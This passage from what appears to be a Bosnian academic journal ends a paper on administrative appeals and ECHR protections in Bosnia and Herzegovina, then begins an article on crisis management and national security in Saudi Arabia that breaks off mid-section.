U žalbenom postupku bitno je osigurati da prvostupanjska rješenja budu u svemu „utemeljena na zakonu“, a to znači da sve što je donositelj prvostupanjskog rješenja uradio u postupku njegovog donošenja – da bude na temelju i u granicama zakona i drugih propisa koji se u materijalnom i procesnom smislu odnose na tu upravnu stvar. Zavisno od utvrđenog, nadležni drugostupanjski organ, kao viša instanca upravne vlasti, može „odbiti žalbu, poništiti rješenje u cjelosti ili djelomično, ili ga zamijeniti.“

Rad prvostupanjskog organa po žalbi: „(1) Prvostupanjski organ ispituje da li je žalba dopuštena, pravovremena i izjavljena od ovlaštene osobe. (2) Nedopuštenu, nepravovremenu ili od neovlašćene osobe izjavljenu žalbu prvostupanjski organ odbacit će svojim rješenjem. (3) Pravovremenost žalbe koja je predata ili poslata neposredno drugostupanjskom organu, prvostupanjski organ cijeni prema danu kad je predata, odnosno poslata drugostupanjskom organu. (4) Protiv rješenja kojim je žalba odbačena na osnovu stava 2. ovog članka, stranka ima pravo žalbe. Ako organ koji rješava o žalbi nađe da je žalba opravdana, riješit će ujedno i o žalbi koja je bila odbačena.“*

Postupak aktiviran žalbom je, prema odredbama ZUP-a, predviđen u dve faze: rad prvostupanjskog organa po žalbi i rešavanje drugostupanjskog organa po žalbi. Prvostupanjski organ prijemom žalbe aktivira prethodno ispitivanje žalbe u pogledu njene: dopuštenosti, blagovremenosti i ocjene da li je ista izjavljena od ovlašćenog lica. Prvostupanjski organ će odbaciti žalbu :

- Ukoliko žalba nije dopuštena (bilo da nije predviđena ili da je isključena), prvostupanjski organ zaključkom odbacuje žalbu.

* Službeni glasnik Bosne i Hercegovine” br. 29/02 – Zakon o upravnom postupku, članak 222.

- Ovlašćena lica za izjavljivanje žalbe su ona koja imaju položaj direktne, odnosno indirektne stranke. Ukoliko je žalba izjavljena od lica koje nije ovlašćeno zaključkom se odbacuje.
- Ukoliko žalba nije blagovremena, odbacuje se takođe zaključkom.

Prvostupanjski organ ima ovlašćenje da povodom izjavljene žalbe izvrši kontrolu sopstvenog akta tj. samokontrolu ako organ koji je donio rješenje nađe da je žalba osnovana, a nije potrebno sprovesti novi ispitni postupak, može stvar riješiti drukčije i novim rješenjem zamijeniti rješenje koje se žalbom pobija. Protiv novog rješenja stranka ima pravo žalbe. Ovo ovlašćenje je diskreciono i, po pravilu, može se primjeniti kog jednostranačkih stvari, jer onda ne mora da se sprovedi poseban ispitni postupak.

Dostavljanje žalbe drugostupanjskom organu na rješavanje po žalbi, sa spisima koji se odnose na predmet, mora se sprovesti bez odlaganja, a najkasnije u roku od 15 dana od prijema žalbe, ako organ nađe da je žalba dopuštena, blagovremena i izjavljena od ovlašćenog lica, a nije potrebno dopuniti postupak, odnosno sprovesti poseban ispitni postupak povodom žalbe (Rašić, 2009).

Rad drugostupanjskog organa po žalbi: „1) Ako je žalba nedopuštena, nepravovremena ili izjavljena od neovlašćene osobe, a prvostupanjski organ je propustio da je zbog toga odbaci, odbacit će je rješenjem organ koji je nadležan za rješavanje o žalbi. (2) Ako žalbu ne odbaci, drugostupanjski organ uzima predmet u rješavanje. (3) Drugostupanjski organ može odbiti žalbu, poništiti rješenje u cijelosti ili djelimično, ili ga izmijeniti.“*

Drugostupanjski organ nakon provjere svoje nadležnosti, ispituje da li je žalba dopuštena, blagovremena ili izjavljena od ovlašćenog lica i, ako je ne odbaci, uzima je u razmatranje u kojem slučaju žalbu može: odbiti, poništiti rješenje u cjelini ili djelimično, ili ga izmijeniti. Drugostupanjski organ iznova ocjenjuje da li je žalba dopuštena, blagovremena ili izjavljena od ovlašćenog lica. Ukoliko je prvostupanjski organ žalbu odbacio zaključkom, tada drugostupanjski organ prvo ocjenjuje žalbu na zaključak, pa ukoliko nađe da je žalba osnovana tj. da je dopuštena, blagovremena i izjavljena od ovlašćenog lica – jednim rješenjem odlučuje i o žalbi na osnovno rješenje. Ukoliko je prvostupanjski organ pogrešno ocijenio da je žalba dopuštena, blagovremena i izjavljena od ovlašćenog lica, i da postoji koja od ovih procesnih prepreka, drugostupanjski organ zaključkom žalbu odbacuje. Rješavajući o žalbi na rješenje ukoliko je žalba dopuštena, izjavljena od ovlašćenog lica i blagovremena, drugostupanjski organ može

* Službeni glasnik Bosne i Hercegovine” br. 29/02 – Zakon o upravnom postupku, članak 227.

da: Odbije žalbu; Proglasi rješenje ništavim, pazeći po službenoj dužnosti na nepravilnost koje čine rješenje ništavim, kao i na onaj dio postupka koji je sproveden poslije te nepravilnosti, Poništi rješenje usljed nenadležnosti prvostupanjskog organa i dostaviti predmet nadležnom organu na rješavanje, o čemu je obavezan da pazi po službenoj dužnosti, Poništi rješenje, i sam riješi stvar uz prethodnu dopunu postupka, sam ili preko prvostupanjskog organa, ukoliko su odlučne činjenice nepotpuno i pogrešno utvrđene, ili su učinjene povrede pravila postupka od značaja za rješenje stvari, ili je dispozitiv nejasan ili protivrečan sa obrazloženjem, i ako drugostupanjski organ utvrdi da su u prvostupanjskom rešenju pogrešno ocjenjeni dokazi, da je iz utvrđenih činjenica izveden pogrešan zaključak u pogledu činjeničnog stanja, da je pogrešno primjenjen pravni propis, ili ako je na osnovu slobodne ocene trebalo donijeti drukčije rešenje, Poništi rješenje, i vrati predmet prvostupanjskom organu na ponovni postupak (ako će nedostatke prvostupanjskog postupka brže i ekonomičnije otkloniti prvostupanjski organ), Izmijeni rješenje - kod slobodne diskrecione ocjene kada se „cilj zbog kojeg je doneseno rješenje može postići i drugim sredstvima, povoljnijim za stranku, Izmijeni rješenje – Izmjena rješenja povodom žalbe u korist žalioca, i mimo zahtjeva postavljenog u žalbi, ako se time ne vređa pravo trećeg lica (Rašić, 2009).

5. ZAKLJUČAK

Po okončanju istraživanja pravnih normi na planu zaštite osoba koje učestvuju u upravnom postupku uspjeli smo izvući tri zaključka. Do prvog zaključka došli smo obrađujući Europsku konvenciju za zaštitu ljudskih prava i temeljnih sloboda. Tu smo ustanovili da inkorporiranjem Europske konvencije za zaštitu ljudskih prava i temeljnih sloboda u svoj ustavnopravni poredak Bosna i Hercegovina je preuzela obvezu da svoje zakonodavstvo i pravnu praksu prilagodi zaštiti prava iz te Konvencije. Među pravima koja Europska konvencija štiti, posebno mjesto zauzima garancija pravičnog (*fair*) postupka iz članka 6. EK, kažnjavanje samo po osnovu zakona iz članka 7. EK, pravo na djelotvoran pravni lijek iz članka 13. EK i protokol broj 7 EK. Kroz ove članke i protokol u ovom radu objasnili smo na koji način oni pružaju zaštitu osobama koje učestvuju u upravnom postupku.

Drugi zaključak do kojeg smo došli, pružio nam je Ustav Bosne i Hercegovine. Bosna i Hercegovina kao potpisnica Europske konvencije bila je dužna implementirati je u svoj Ustav. Od implementacije Europske konvencije do njene ratifikacije, kontrola poštivanja i primjene normi Europske konvencije za zaštitu ljudskih prava i osnovnih sloboda bila je zadatak naših državnih organa. Dakle, u radu svih državnih organa državni službenici ne mogu ugroziti “minimum prava” koja garantira Europska

konvencija za zaštitu ljudskih prava i sloboda. Konkretnije rečeno, pozicija države u europskom sistemu zaštite ljudskih prava određena je zahtjevima da:

- bude pravna i demokratska država i da štiti ljudska prava iz Konvencije, uz izvjesno diskreciono pravo da, po određenim uvjetima, odstupa od obveze, ali nikako se ne radi o neograničenoj diskreciji i
- da “počiva na istinskom demokratskom političkom režimu” (Preambula Europske konvencije)”.

To znači, da je zaštita ljudskih prava, koje garantira ova Konvencija, zapravo zaštita prava koje Ustav Bosne i Hercegovine garantira svojim građanima. Činom ratifikacije Europske konvencije, Bosna i Hercegovina je potpisala međunarodni ugovor i time je preuzela obvezu da svoje zakonodavstvo prilagodi međunarodnim obvezama koje proizilaze iz tog ugovora. Dakle, Europska konvencija je, kao ratificirani međunarodni ugovor, sastavni dio pravnog poretka Bosne i Hercegovine. Kada se sumira sve navedeno, konačni zaključak, u pogledu odnosa Ustava i Europske konvencije, kao međunarodnog ugovora, se sam nameće. Europska konvencija je *de facto* iznad Ustava. Europska konvencija je, i kao ustavni princip, i kao ratificirani međunarodni sporazum i kao jedan od nosivih stupova državne strukture Bosne i Hercegovine, zajedno sa principom demokratije, vladavine prava i slobodnih izbora, direktno primjenjiva, odnosno "samoizvršiva" i hijerarhijski iznad drugih ustavnih odredbi, odnosno kako je to, u tom istom Ustavu i utvrđeno – "iznad svakog drugog prava".

Do trećeg, i posljednjeg zaključka smo došli obrađujući Zakon o upravnom postupku. Kad organi uprave i institucije koje imaju javna ovlaštenja vode postupak i rješavaju, dužni su strankama omogućiti da što lakše zaštite i ostvare svoja prava pa im je prema Zakonu o upravnom postupku stavljeno na raspolaganje prava na žalbu. Žalba je u upravnom postupku jedini redoviti pravni lijek kojim se može osporavati zakonitost donesenog prvostupanjskog rješenja u upravnoj stvari koja je predmet tog postupka. Samo se iznimno i iz naročito opravdanih razloga zakonom može propisati da u pojedinim upravnim stvarima žalba nije dopuštena protiv prvostupanjskog rješenja, pa se u takvom slučaju zaštitata prava i zakonitost mogu osigurati upravnim sporom, osim u stvarima za koje je isključen upravni spor.

Na kraju možemo reći da je ovaj rad pružio sve potrebne odgovore na problemsko pitanje i pružio adekvatna objašnjenja pravnih normi u Bosni i Hercegovini koja se odnose na zaštitu osoba koje učestvuju u upravnom postupku.

LITERATURA

1. Delmo, Z., 2011. Praktikum za primjenu upravnih procesnih zakona – knjiga I. Sarajevo: JP NIO Službeni list BiH,
2. Delmo, Z., 2011. Praktikum za primjenu upravnih procesnih zakona – knjiga II. Sarajevo: JP NIO Službeni list BiH,
3. Delmo, Z., Selimić, M., 2012. Zaštita prava građana pred državnim organima uprave u Bosni i Hercegovini, Revija za pravo i ekonomiju, Pravni fakultet Mostar,
4. Gilles, D., 2002. Izvodi iz sudkse prakse, Europski sud za ljudska prava, Publikacije Vijeća Evrope, Sarajevo,
5. Krijan, P., 2002. Komenar ZUP-a sa sudskom praksom, Privredna štampa d.d. Sarajevo,
6. Opći okvirni sporazum za mir u Bosni i Hercegovini
7. Rašić, M., 2009. Žalba i vandredna pravna sredstva u upravnom postupku, Fondacija Konrad Adenauer, Beograd, 2009.
8. Rezolucija Parlamentarne skupštine Vijeća Evrope
9. Selimić, M., 2018. Pravo na dobru upravu kao osnovno pravo prema povelji Evropske unije o temeljnim pravima, Anali, Pravni fakultet Zenica
10. Službeni glasnik Bosne i Hercegovine, broj 06/99 – Evropska konvencija
11. Uzelac, A., 1998. Jamstvo „pravičnog postupka“ iz Evropske konvencije za zaštitu ljudskih prava i temeljnih sloboda“ , Zbornik Pravnog fakulteta Sveučilišta u Rijeci,
12. Vehabović, F. 2006. Odnos Ustava Bosne i Hercegovine i Evropske konvencije za zaštitu ljudskih prava i osnovnih sloboda“, Asocijacija Alumni Centra za interdisciplinarne postdiplomske studije (ACIPS), Sarajevo,
13. Zakon o upravnom postupku BiH (Službeni glasnik Bosne i Hercegovine” br. 29/02)
14. Zečević, E., 1997. Građansko-pravni i porodično-pravni odnosi“, Federalno ministarstvo pravde, Sarajevo,

**UPRAVLJANJE KRIZAMA I NJENA ULOGA U JAČANJU
NACIONALNE SIGURNOSTI**

**CRISIS MANAGEMENT AND ITS ROLE IN STRENGTHENING OF
NATIONAL SECURITY**

Izvorni znanstveni članak

Turki Eid A. AlBaqami*

Sažetak

Pitanje upravljanja krizom i odnos tog procesa naspram sistema nacionalne sigurnosti predstavljaju centralni problem ovoga rada. U radu se pojašnjava jedan od mogućih načina pristupa u efikasnom rješavanju kriza i jačanju nacionalne sigurnosti na prostoru Kraljevine Saudijske Arabije. Također, u radu se navode mjere koje su neophodne za upravljanje krizom, te na koji način se vrši koordinacija svih sigurnosnih agencija kako bi se nacionalna sigurnost održala na najvišem nivou. Na konkretnom primjeru, jedinstvenom u pogledu sigurnosnih izazova i upravljanja u kriznim situacijama, opisuje se uloga svih dijelova sistema sigurnosti, način upravljanja krizom i mogućnost njihove kontrole. Radi se o izuzetno kompleksnom problemu pa je shodno tome u radu potencirano nekoliko pojmova koji se međusobno nadovezuju i prepliću kako bi rješenje bilo jasnije.

Ključne riječi: Nacionalna sigurnost, krize, Kraljevina Saudijska Arabija, upravljanje krizama, terorizam, Hadž

Abstract

The question of crisis management and the relationship of that process to the system of national security represents the central problem of this research. This paper clarifies one of the possible approaches in the efficient resolution of crises and strengthening national security at the territory of Kingdom of Saudi Arabia. Furthermore, the measures necessary for the crisis management are specified in the paper, as well as the ways of coordination of all security agencies in order to maintain national security at the highest level. Using the concrete example, unique in terms of security

* Ambasada Kraljevine Saudijske Arabije u BiH, e-mail: turky1t1@gmail.com, mirne.a@hotmail.com

challenges and crisis management, the paper describes the role of all parts of the security system, the way the crisis is managed, and the possibility of its control. This is an extremely complex problem, and accordingly, several concepts are mutually interconnected and interlaced to make the solution clearer.

Key words: National security, crisis, Kingdom of Saudi Arabia, crisis management, terrorism, Hajj.

1. UVOD

Zbog sve prisutnijeg trenda rasta različitih pojava kriznih situacija u svijetu, istraživači su problemu upravljanja krizama pristupali iz različitih uglova a sve u cilju pronalaska najtpornijeg modela upravljanja krizama u realnoj situaciji. Kako je svaka država specifikum, počevši od državnog uređenja, organizacije sigurnosnog sistema, postojanja različitih potencijalnih izvora za krize ili samih prijetnji, zatim klimatskih uslova kao faktora za krize, predmet interesovanja ovog rada je upravljanje krizom u Kraljevini Saudijskoj Arabiji sa fokusom na ulogu upravljanja krizom i jačanje nacionalne sigurnosti (Murwani, 2009) (Aljhani, 2004) (Al-Didžani, 2011) (Salem, 2008) (Al-Asiri, 2007) (Al-Saud, 2007) (Ebu-Tnin, 1996) (Al-Mtairi, 2012) (Al-Harbi, 2010) (Saad, 2009) (Al-Obeisi, 2008) (Al-Maliki, 2006).

Kako je i u Kraljevini Saudijskoj Arabiji bilo bazičnih istraživanja koja su polučila određenim rezultatima u sprečavanju određenih kriza i njihovog utjecaja na okolinu, ovim istraživačkim radom se nastoje dopuniti već objavljena istraživanja, posebno sa aspekta važnosti koordinirane uloge državnih organa tokom upravljanja krizama, kao i njihov uticaj na jačanje nacionalne sigurnosti kroz svijest o neophodnoj efikasnoj ulozi upravljanja krizama koji se temelji na konkretnom određivanju uloga i upotpunjenju zadataka i obaveza između sektora i državnih organa i koordinaciji među njima. Posebno je to bitno u današnje vrijeme kada je opasnost od kriznih situacija svakodnevna pri čemu njihovo rješavanje zahtijeva korištenje inovativnih, brzih i spremnih koraka za borbu, kako bi se izbjegla kašnjenja i onemogućila prijetnja nacionalnoj sigurnosti, koja se uglavnom pojavljuje kao odraz povećanih gubitaka u ekonomskim, socijalnim i sigurnosnim aspektima. Slaba sposobnost u borbi s krizama ili kašnjenje u upravljanju istim sukladno s tradicionalnim scenarijima i ulogama, te njihova učestalost, donosi poteškoće u rješavanju kriza i smanjenje sposobnosti nacionalne sigurnosti. Kao pokazatelje slabe učinkovitosti i/ili neuspjeha u upravljanju krizom, najčešće možemo uočiti u posljedicama kriznih situacija, zapravo u tom slučaju radi se o krizama koje su prouzrokovale ljudske i materijalne

gubitke. U Kraljevini Saudijskoj Arabiji takve krizne situacije su uglavnom primjeri terorističkih kriza, gdje su teroristi uspjeli u izvršenju trideset i šest zločina (36), što je kao posljedicu imalo ljudske gubitke od kojih čak devetstotina trideset devet mrtvih (939), i hiljadu tristotine sedamnaest (1317) ozlijeđenih pripadnika MUP-a i nevinih građana (Murwani, 2009). Pored ljudskih žrtava velike su i moralne i materijalne štete i negativne posljedice uzrokovane takvim terorističkim zločinima. Pored navedenih žrtava, materijalne i moralne štete, neophodno je napomenuti da ovakvi teroristički zločini kvare sliku Islama i udaljavaju ljude od njega, svi oni smišljeno su usmjereni protiv islamske vjere i daju priliku neprijateljima da se bore protiv Islama i njegovih sljedbenika, optužujući Islam i muslimane za terorizam i optužujući ih da su teroristi. (Murwani, 2009) (Aljhani, 2004).

2. NACIONALNA SIGURNOST I KRIZA

Sigurnost (sveobuhvatni koncept) je temeljni stub razvoja svake države, to je zapravo sredstvo koje pruža garanciju za uspješni kontinuirani razvoj, izvršenje razvojnih planova i održavanje stalne stope rasta u privredi, socijalnim, ekološkim i zdravstvenim područjima ali i drugim elementima sigurnosnog sistema koji doprinose promicanju razvoja, napretka i lagodnosti, uz oslobađanje pojedinaca i grupa osjećaja straha, tjeskobe i nerveze.

Osjećaj prisustva sigurnosti može biti dostupan samo u društvenom entitetu sposobnom za kontrolisanje problema i kriza, spremnom i sposobnom da se optimalno suoči sa krizom i uspješno vrati kontrolu nad situacijom u najkraćem vremenu i uz najmanje troškove i trud.

Područje nacionalne sigurnosti, predstavlja širok spektar unutrašnjih ili vanjskih područja sigurnosti koji se formiraju kao glavni temelji nacionalne sigurnosti i predstavljaju osnovnu državnu brigu za zaštitu sigurnosti (Al Shahrani, 2003)

Prema konceptu nacionalne sigurnosti Kraljevine Saudijske Arabije, sistem nacionalne sigurnosti je zadužena za poduzimanje svih potrebnih koraka za podršku i jačanje svih elemenata sigurnosti uključujući sprečavanje kriminala i čuvanje reda. Takav koncept sigurnosti zasnovan je na podučavanju vjerskih temelja i tolerantne islamske etike, prepoznatljiv je kroz ulogu u stvaranju kaznene politike, podrške faktorima razvoja svijesti i odanost građana državi, te sudjelovanju u rješavanju narodnih problema kako bi podržali političku i ekonomsku stabilnost i postigli socijalnu pravdu i sigurnosne ciljeve u državi.

Važnost nacionalne sigurnosti leži u činjenici da je ona sigurnosni ventil koji osigurava vođenje svih socijalnih, političkih i ekonomskih organizacija ka lukama stabilnosti u regularnom kretanju unutar

koordiniranih okvira. To je zapravo lijevak u kojem se stapaju društvene, političke i ekonomske interakcije, radi formiranja integriranog društva sposobnog za ostvarivanja boljeg života svih državljana. Nacionalna sigurnost nije ograničena samo na zaštitu državne sigurnosti od vanjskih prijetnji, nego obuhvata i zaštitu od svih vrsta prijetnji koje mogu nastati i ugroziti njenu unutrašnju stabilnost kao temeljnom uslovu i obavezi za stvaranje trajnog državnog razvoja. Pod unutrašnjom nestabilnošću ubrajaju se i one krize koje su uzrokovane ljudskom revolucijom ili ljudskim protestima a koje nastaju zbog eksploatacije ili društvenog, političkog, ekonomskog ili kulturnog pritiska. Radi se o faktorima koji uništavaju razvoj države a javljaju se kao rezultat bijega od problema i uglavnom pokreću nasilje. Robert McNamara smatra da sigurnost znači razvoj, a ne vojno opremanje, jer bez razvoja nema sigurnosti, kako bi država bila u mogućnosti organizovati svoje resurse radi snabdijevanja građana njihovim potrebama i željama tada bi njena otpornost prema nestabilnosti i opasnosti od nemira i nasilja bila povećana (Kamel. 1996).

Rješavanje socijalnih problema, te podržavanje političke i privredne stabilnosti i ostvarivanje pravde su osnovna načela za porast visokog životnog standarda, te za smanjenje stope kriminala. U historiji razvijenih država, njihova briga je bila usmjerena ka ostvarivanju političke sigurnosti, a nakon napretka i razvoja društava i naroda, te rasprostranjenosti potreba, nastala je potreba za usvajanje opšte sigurnosti koja se sastoji od ekonomske, socijalne, okolišne i industrijske sigurnosti te kulturne, turističke sigurnosti kao i drugih sistemskih elemenata.

Nacionalna sigurnost se postiže u skladu s cjelokupnim konceptom, za što mora biti dostupan uticaj ključnih faktora koji čine temelje i razloge nacionalne sigurnosti, a posljedice se razlikuju zavisno od njihove prirode. Najvažniji temelji nacionalne sigurnosti Kraljevine Saudijske Arabije su: vjerovanje, vođstvo, politika, ekonomija, mediji, vojne snage, javna uprava.

Iz prethodno navedenog smatramo da je nacionalna sigurnost glavni temelj za opstanak države i njenog kontinuiteta i razvoja u svim aspektima, jer čini sredstvo za trajni razvoj. Nema razvoja bez sigurnosti, a to zahtijeva dostupnost ljudskih resursa i političke uprave, pri čemu su vojne snage sposobne za upravljanje krizom i spremne za borbu protiv tradicionalnih i novih kriminogenih pojava u cilju pružanja klime koja potiče kreativnost i inovacije. Isto tako privlačenje stranih investitora za poticanje investicija, zatim proširenje izgradnje projekata koji se odražavaju pozitivno na članove društva i rješavaju mnoge negativnosti, kao što su nezaposlenost, inflacija, nizak životni standard i drugi ekonomski problemi, zahtijevaju povećanje sposobnosti države da udovolji potrebama građana i sve zajedno treba da vodi ka ostvarivanju socijalnog mira, političke sigurnosti i stabilnosti.

Uticaj upravljanja krizom na temelje nacionalne sigurnosti možemo posmatrati kroz stanje nacionalne sigurnosti, a stanje nacionalne sigurnosti zemlje zavisi od stepena učinkovitosti njenih osnovnih komponenti, putem upravljanja krizom i brzinom intervencije kontrolisanja krize i smanjenja negativnih posljedica koje mogu narušiti te komponente i uticati na njih. Tok promjene krize ili pronalazak i upotreba rješenja koja osiguravaju postizanje općeg dobra, pozitivno se odražava na javnu sigurnost i mir, jer djeluje na zaštitu i održavanje temelja države a time se povećava nacionalnu sigurnost općenito.

3. METODI UPRAVLJANJA KRIZOM

Ljudi su od prvobitne zajednice na različite načine upravljali kriznim situacijama, stoga upravljanje krizom predstavlja stalnu historijsku konstantu koja se razvija paralelno sa razvojem društva. Jednostavno rečeno, radi se o činu upravljanja i izražavanja odnosa čovjeka u kritičnim situacijama sa kojima se suočava, naspram drugih lica ali i okoline. U samom upravljanju krizama prvo su do izražaja dolazile posebne vještine, kao što su: lukavost i inoviranje, zatim sposobnost rukovođenja a u slučaju međunarodnih kriza i upotreba diplomatije.

Upravljanje krizom znači: "mobilizaciju sigurnosnih službi sa svojim resursima i iskustvom u suprotstavljanju krizama kako bi učvrstili sigurnost i blagostanje sa ciljem kompletnog sagledavanja krize i njenog razbijanja, uz minimalan gubitak i rad na povratku u normalno stanje što je prije moguće, i proučavanje uzroka, kako bi se izbjeglo njihovo ponavljanje u budućnosti." (Al-Beridi, 1999)

Upravljanje krizom je način zaštite društva od opasnosti i efekata koje nastaju krizom, kako bi se smanjili gubici na minimum i osiguralo društvo od negativnih učinaka krize, osobito ako su krize nasilne i predstavljaju prijetnju nacionalnoj sigurnosti, te zahtijevaju netradicionalne odgovore.

Bez obzira na okolnosti nastanka krize, upravljanje krizom obuhvata planirani scenarij za prevenciju od negativnih posljedica kriza, koje možda ne sadržavaju ispravne metode suprotstavljanja, obzirom na različitosti izvora i učesnika pojedinih kriza, te postoji potreba posebnog tretiranja za svaku krizu, pa se metode svake intervencije razlikuju prema procjeni situacije i podacima koji ovise o spremnosti sigurnosnih sistema i sposobnosti uključivanja u datom momentu kroz dijalog ili putem sigurnosne intervencije.

Svaka kriza ima svoje faze, koje možemo podijeliti na: fazu latencije i konfiguracije; fazu rođenja; fazu eskalacije i širenja; fazu eksplozije; fazu objavljivanja; fazu propadanja i fazu nestanka.

Svaka od navedenih faza krize zahtijeva poseban pristup u rješavanju, koje smo definirali kao metode upravljanja krizom. Osnovni metodi upravljanja krizom su:

- a) *Planiranje*, neophodno je istaći da su najvažnije vrste planova za borbu sa krizama: priprema za odgovor na krizu i katastrofu (Kamel, 1999)
- b) *Trening*, zahtijeva obuku suočavanja putem održavanja specijalnih kurseva za sve zaposlenike u upravljanju krizom
- c) *Legitimitet*, zahtijeva disciplinu u borbi sa krizama uzimajući u obzir postojanje razumijevanja jezika vođstva radnog tima, sa prisutnosti minimalne političke, socijalne, kulturne i gospodarske svijesti koju susrećemo u katastrofama.
- d) *Koordinacija*, neophodna je za suočenje s krizom, uzimajući u obzir sljedeće: koordinaciju unutar organizacije kroz određivanje načina upute i naloga koji reguliraju način rada sa krizama i prioritetima i njengove granice i odgovornosti svakog elementa kao i nadležnih za koordinaciju svake faze krize i koordinaciju između institucija na najvišoj razini, kako bi se utvrdilo u kojoj mjeri i granici leži odgovornosti niže razine u rješavanju kriza i koordinacija unutar centara krize. Uz koordinaciju se uglavnom veže dostupnost dobrog i tačnog informacijskog sistema, oslanjanje na timski rad a sve ovo je bitno zbog preklapajućih aktivnosti različitih organa.
- e) *Poduzimanje mjera ili odlučivanje* je kompleksan proces i potrebno je imati u vidu sljedeće: učinak unutarnjih i vanjskih pritisaka s kojima se suočava donositelj odluke, kako bi zanemario negativne učinke u donošenju odluke, izbor donositelja odluke koji posjeduje iskustvo i vještinu u donošenju odluka u kriznim situacijama koje su nejasne i nemaju dovoljno informacija, izbor pomoćnika donositelja odluke koji trebaju posjedovati sposobnosti i vještine te odgovarajuće kvalifikacije za donošenje odluka, širenje kruga sudjelovanja u donošenju odluka tako što će sve nadležne uprave sudjelovati i konsultovati se o rješavanju krize, također podređeni i nadležni organi trebaju sudjelovati u procesu donošenja odluka, potom izvršenju istih i podržavati pozitivne aspekte, kreativno razmišljanje pomoću netradicionalne metode u upravljanju krizom, ovisno o prirodi krize i vrsti, putem predlaganja ideja i rješavanja uključujući visok stupanj nedostataka istovjetnost u orijentaciji i najvišeg stupnja prikladnosti (Al-Shaalan, 2002).

Obzirom na navedene metode upravljanja krizom, one same po sebi su neučinkoviti i kao takve ne mogu dati željene rezultate. Međutim, kada se ove metode primjenjuju u adekvatnim ciklusima, gdje svakoj krizi prethodi

planiranje, trening a tokom krize koordinacija i adekvatno poduzimanje mjera i odlučivanje onda je cijeli sistem operativno sposoban i spreman na odgovor. U tom slučaju svaki sudionik sigurnosnog sistema zna svoju ulogu i postupa u skladu sa razrađenim ulogama u opcionim scenariju i tada je velika mogućnost da takav sistem bude otporan na krizu. Također u dobro postavljenim sistemima za upravljanje krizom neophodno je odrediti način saradnje s drugim nadležnim stranama kako bi se adekvatno suočili sa krizama, jer loša koordinacija poremeti odnose u reakciji sudionika i ograničava njihovu učinkovitost u borbi sa krizama, što najčešće rezultira destabilizacijom nacionalne sigurnosti zbog nastalih negativnih posljedica krize i smanjenja sposobnosti ograničenja utjecaja situacije kao rezultata sukoba specijalnosti i preklapanje uloga učesnika u borbi protiv krize.

4. SUBJEKTI UPRAVLJANJA KRIZOM I NJIHOVA ULOGA U JAČANJU NACIONALNE SIGURNOSTI

Upravljanje krizom se zasniva na: zaštititi i spašavanju države i svih njenih subjekata i građana, zaštiti i sigurnosti svih komponenti sigurnosnog entiteta i rješavanju bilo kakvih nedostataka ili mahana svojih sektora ili otklanjanje bilo kojeg razloga koji može dovesti do znakova buduće krize kako bi zaštitili vitalnost državnog tijela i ostvarenja svega što bi poboljšalo nacionalnu sigurnost i promicanje višeg nivoa razvojnog djelovanja društvene zajednice,

Najvažniji načini da se uspješno upravlja krizom jeste postizanje operativne integracije, sklada i koordinacije između potrebnih vladinih državnih agencija (vojne, sigurnosne, civilne) na svim nivoima, a sve u svrhu kontrolisanja krize ili onemogućavanja sprovođenja planova generatora krize, čime se direktno štiti državni interes i sigurnost države. Kako bi se zaštitila sigurnost države, mora se objezbjediti svim subjektima koji upravljaju ili učesvuju u procesu realizacije upravljanja krizom sva neohodna sredstva tokom krize kojom je izložena. Uloge subjekata u upravljanju krizom razlikuju se zavisno od vrste krize i specifičnosti i sposobnosti svakog subjekta. Ukoliko su subjekti udruženi i koordiniraju, kao i sve njihove službe i donositelji odluka, realizacija ciljeva upravljanja krizom biti će sprovedena na najbolji mogući način ako to bude u sklopu mudrog vođstva, putem opremljenih centara i specijalnih kadrova za borbu protiv krize i sistema (izvršnog i pomoćnog), koji snosi odgovornost borbe sa svim krizama. U nastavku rada ciljano smo podijelili subjekte upravljanja krizom, po osnovu njihovih uloga i sposobnosti ali i povezanosti sa izvršnim organima koji su direktno izloženi državnim krizama i sistemima podrške, na sljedeće:

4.1. Uloga Izvršnih državnih agencija u borbi sa krizom

Državne agencije Kraljevine Saudijske Arabije zadužene za borbu sa krizom, imaju različite uloge u sistemu upravljanja krizom, a sve u ovisnosti od njihove namjene i specijalnosti. Izvršni organi, koji imaju nadležnost i odgovornost da se bave direktno krizom sudjeluju direktno u izvršnoj borbi sa krizom ili katastrofom. To su prije svega: civilna odbrana, javna sigurnost i državne obavještajne agencije, oružane snage, nacionalna straža, granična straža, lokalne zajednice. Također, nekim agencijama dodijeljena je indirektna uloga u sistemu, kao što je obaveza pružanja logističke podrške. Zbog važnosti i specifičnosti uloga ukratko ćemo opisati ulogu svakog izvršnog organa u procesu upravljanja krizom a shodno njihovoj namjeni.

4.1.1. Uloga sistema civilne odbrana u suočavanju s krizama

U svim državama civilna odbrana ima vrlo važnu ulogu u borbi sa krizom, prije svega elementarnim nepogodama i nesrećama koje se dešavaju. Katastrofe mogu nastati prirodnim putem kao elementarne nepogode ili izazvane ljudskim faktorom, te mogu imati implikacije u slučaju pojave nemira tokom katastrofa na samu državnu sigurnost. Stoga sve službe sigurnosti moraju sudjelovati u borbi sa krizom, svaka u skladu sa određenim zadacima i odgovornostima. Tako je i u slučaju kad situacija zahtijeva provođenje mjera civilne odbrane, a koje se najčešće angažuju u sljedećim situacijama: gašenje požara, spašavanje, evakuaciju i prihvatanje i pružanje prve pomoći unesrećenim.

4.1.2. Uloga sistema javne sigurnosti

Svaki sistem javne sigurnosti koncipiran je da zaštiti osnovne vrijednosti sigurnosti države, prije svega javni red i mir i sigurnost svih stanovnika države. Uobičajeno se smatra vitalnim organom sigurnosti, prije svega zbog neposredne veze sa društvom, pa tako snosi veliku odgovornost u borbi sa krizom s kojom se država suočava. U obavljanju ovako značajne uloge sistem javne sigurnosti između ostalog se bavi: prikupljanjem podataka i vođenjem istrage o svim sumnjivim aktivnostima; vrši razmjenu informacija s drugim sigurnosnim agencijama koje su u vezi sa upravljanjem krizom da bi osigurali zaštitne mjere; izrađuje planove kako bi se suprotstavili izazovima te određuje zadatke jedinicama za izvršenje koje sprovede zaštitu od opasnosti ili spriječavanje njenog nastanka; vrše nabavku opreme, sredstava i oružja potrebnog pripadnicima sistema; aktivno i direktno sudjeluju u borbi protiv kriza i katastrofa, posebno direktnom konfrontacijom i sukobom s pripadnicima devijantnih skupina, pa u takvim

slučajevima dolazi do izražaja junačka borba ovog sistema u Saudijskoj Arabiji.

4.1.3. Uloga obavještajnih službi

